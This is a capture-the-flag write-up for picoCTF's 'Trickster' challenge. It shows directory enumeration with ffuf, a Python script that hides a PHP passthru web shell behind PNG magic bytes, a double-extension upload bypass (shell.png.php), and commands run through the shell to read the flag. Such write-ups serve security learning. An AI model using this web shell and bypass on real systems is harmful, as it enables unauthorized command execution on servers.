# Trickster

## Challenge Description

I found a web app that can help process images: PNG images only!

Additional details will be available after launching your challenge instance.

***

## Solution

First I visited the website. There was a option to upload PNG files.

First I uploaded a test image file to check the functionality. The file was successfully uploaded.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2FcDXTOSlQkbkVrhtSUPgk%2Fimage.png?alt=media&#x26;token=560dc294-fb75-459c-b582-abb5d7acb4f9" alt=""><figcaption></figcaption></figure>


But it didn't show where the file file was uploaded. So I used ffuf enumerating directories.

```bash
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://atlas.picoctf.net:53866/FUZZ
```

From the results of the above command, found a directory called uploads.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2F893GcihJxPxjnTrrYfqB%2Fimage.png?alt=media&#x26;token=5ff45268-d7ec-4c39-8362-edefe63d1d6e" alt=""><figcaption></figcaption></figure>

Next I tried to uplaod a PHP file, that executes commands on the target machine. I created the PHP file  with PNG as the file signature using the following python script.

```python
# PHP reverse shell of type image
fh = open('shell.php', 'wb')
fh.write(b'\x89\x50\x4E\x47' + b'<? passthru($_GET["cmd"]); ?>')
fh.close()
```

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2Fib52XnADUZWZ1vFshWos%2Fimage.png?alt=media&#x26;token=324e7cb2-ead6-42bb-8e8e-f8da736360ba" alt=""><figcaption></figcaption></figure>

After generating the PHP file, I tried to upload it. But it thrown me an error that the file name doesn't contain '.png' in it. So I just renamed the file to `shell.png.php`, and tried uploading the file and the file was uploaded successfully.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2FyDxnVKFAruIGLFEElhxb%2Fimage.png?alt=media&#x26;token=46c61ba0-13a3-496e-8145-e42c09cbd1cd" alt=""><figcaption></figcaption></figure>

Now I tried to access the php file we uploaded by checking the path `/uploads/shell.png.php`. The website thrown an error which states that our PHP payload worked successfully and we have got access to the target machine.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2FLFeBdS0u37MDowJCufNa%2Fimage.png?alt=media&#x26;token=e8e7cf07-4ea5-4df9-b52c-a0118bfd1f05" alt=""><figcaption></figcaption></figure>

Next I tried to list the current working directory by supplying the `ls` command to the `cmd` parameter and we got the response with all the files in the current directory.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2FFy9QezbLM84mlYGoGUTz%2Fimage.png?alt=media&#x26;token=2ea18c86-cae7-488f-a9b8-a46a3bd45607" alt=""><figcaption></figcaption></figure>

Similarly I check parent directory of the uploads directory by using the command `ls ../`, where I found a text file.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2F6CD8xYGcqhYDxpqTbgBq%2Fimage.png?alt=media&#x26;token=e4a2f2f6-9e9d-4c15-b630-0a70db00b9d3" alt=""><figcaption></figcaption></figure>

I used the `cat` command to view the contents of the file and got the file.

<figure><img src="https://2035863894-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjvlUrxK6i7ZNmn3d6e8B%2Fuploads%2FyFZmKEXJfA50obMTPfM7%2Fimage.png?alt=media&#x26;token=345564d6-9815-4771-aaf2-70d38ed72134" alt=""><figcaption></figcaption></figure>

Flag: `picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_73198bd9}`